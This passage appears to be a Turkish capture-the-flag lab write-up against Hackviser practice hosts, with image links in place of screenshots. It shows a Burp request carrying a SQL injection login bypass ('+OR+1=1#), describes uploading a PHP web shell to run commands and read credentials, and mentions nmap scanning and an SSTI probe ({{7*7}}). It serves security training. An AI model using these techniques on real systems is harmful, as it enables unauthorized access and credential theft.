



Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel Follow redirection
Target: http://dashboard.innovifyai.hackviser HTTP/1
Request
Pretty Raw Hex
POST /login_process.php HTTP/1.1
Host: dashboard.innovifyai.hackviser
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://dashboard.innovifyai.hackviser
Connection: keep-alive
Referer: http://dashboard.innovifyai.hackviser/login.php?msg=incorrect
Cookie: PHPSESSID=5mqf1mu2fd4jv8hp85fnra5vbp
Upgrade-Insecure-Requests: 1
email='+OR+1=1#&password=asdsadasdsadS
Response
Pretty Raw Hex Render
HTTP/1.1 302 Found
Date: Sat, 31 Aug 2024 15:41:23 GMT
Server: Apache/2.4.56 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 12
Response headers 10
Inspector
Notes
Search 0 highlights
Search 0 highlights
Done
329 bytes | 1,060 millis
Event log All issues
Memory: 116.3MB
Activate Windows
Go to Settings to activate Windows.


Admin Dashboard' ına erişim sağladıktan sonra içeride biraz keşif yapıyorum.




Ayarlar kısmında kullanıcı bilgilerini değiştirebilceğim bi yer buluyorum ve burda dosya yükleyebilceğimiz bi yer var.





Deneme amaçlı dic.txt adında bir dosya yüklüyorum, amacım dosya uzantısı hakkında bir kısıtlama varmı onu görmek fakat yüklediğim giib system bu dosyayı Kabul etti ve bu dosyaya erişimde sağlayabiliyorum.






Site PHP kullandığı için komut çalıştırabilceğim bir php dosyası oluşturdum ve sisteme bunu yükledim.






Artık tarayıcı üzerinden linux komutları çağırabiliyorum.




dic.txt shell.php




assets css customers.php db_connect.php default.png employees.php index.php js login.php login_process.php logout.php orders.php settings.php style.css update.php upload.php uploads

Dizinleri keşif ederken db_connect.php diye bir dosya ilgimi çekiyor fakat dosyaya erişmeye çalıştığımda DBO hatası alıyorum demekki kaynak kod da oluşan bir hata var. Sitenin kaynak kodunu incelediğimde kullanıcı bilgilerini görebiliyorum.




Leaf:


Sisteme eriştiğim gibi nmap taraması ile açık portları inceliyorum.




Siteye eriştiğimde karşıma bir alışveriş sitesi çıkıyor, siteyi incelemeye başlıyorum yapabilceğim aksiyonlara bakıyorum.




Ürünleri incelediğimde burda yorum yapabildiğimi görüyorum.



SSTI payloadını {{7*7}} kullanarak database tarafında hata döndürerek database ismini öğreniyorum.




